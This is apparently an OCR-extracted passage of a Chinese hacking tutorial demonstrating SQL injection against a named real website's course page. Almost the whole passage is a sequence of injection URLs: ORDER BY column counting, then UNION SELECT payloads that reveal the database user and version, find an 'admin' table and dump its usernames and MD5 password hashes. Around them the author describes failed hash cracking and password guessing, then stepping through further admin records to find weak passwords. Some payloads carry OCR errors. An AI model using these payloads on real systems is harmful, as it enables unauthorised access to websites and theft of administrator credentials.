
http://XX.sina.com.cn/course/coursedetail.php?id=1122 order by 10/*正常返回，说明字段大于10个；提交:http://XX.sina.com.cn/course/coursedetail.php?id=1122 order by 20/*..........

到40的时候出错了，说明字段在30和40之间。那么就测试35试试，最后确定字段数是33。提交：http://XX.sina.com.cn/course/coursedetail.php?id=1122 order by 33/*

正常返回了，哈哈！然后再提交：http://XX.sina.com.cn/course/coursedetail.php?id=1122 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33/*

返回结果如图8所示，看来果然是支持Union的，并且好多字段都是字符类型的，还在页面有显示的哦！





提交：http://XX.sina.com.cn/course/coursedetail.php?id=1122 and 1=2 union select 1,2,3,4,5,6,user),version(),9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33/*,

看看返回的结果，就可以在7和8出现的地方找到用户名和版本啦！继续我们的注入，提交：

http://XX.sina.com.cn/course/coursedetail.php?id=1122 and 1=2 union select 1,2,3,4,5,6,user(),version(),9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33 from users/*


返回错误，提交：http://XX.sina.com.cn/course/coursedetail.php?id=1122 and 1=2 union select 1,2,3,4,5,6,user(),version(),9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33 from admin/*


正常返回，说明是存在admin这个表的，如图9所示。结合上面猜测到的字段，提交：

http://XX.sina.com.cn/course/coursedetail.php?id=1122 and 1=2 union select 1,2,3,4,5,6,user(),version(),9,10,11,12,13,14,username,password,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33 from admin/*

返回结果如图10所示，看到原来15、16的地方变成了用户名和密码了，密码加密了哦！去md5的破解网站搜索下，失败了，找不到密码，看来密码够强壮的啊！破解不出密码还是没用的，试

试把中文的用户名作为密码登录，然后再拆分登录，还是不行，简单的社会工程学也失败了！





分析一下，我们提交的这个union查询是查询出admin的第一条记录的，因为我们没有做任何的限制条件，既然第一个记录的密码破解不出来，那么其他的记录很可能被破出来哦！用户越多，弱口令的可能性就越大。提交：


http://XX.sina.com.cn/course/coursedetail.php?id=1122 and 1=2 union select 1,2,3,4,5,6,user(),versin(),9,10,11,12,13,14,username,password,id,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33 from admin/*


发现没有暴错，并且原来17的位置是3，说明id这个字段是存在的，并且是从3开始的，那么一切就简单了。提交：

http://XX.sina.com.cn/course/coursedetail.php?id=1122%20and%201=2%20union%20select%201,2,3,4,5,6,user(),version(),9,10,11,12,13,14,username,password,id,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33%20from%20admin%20where%20id>3/*

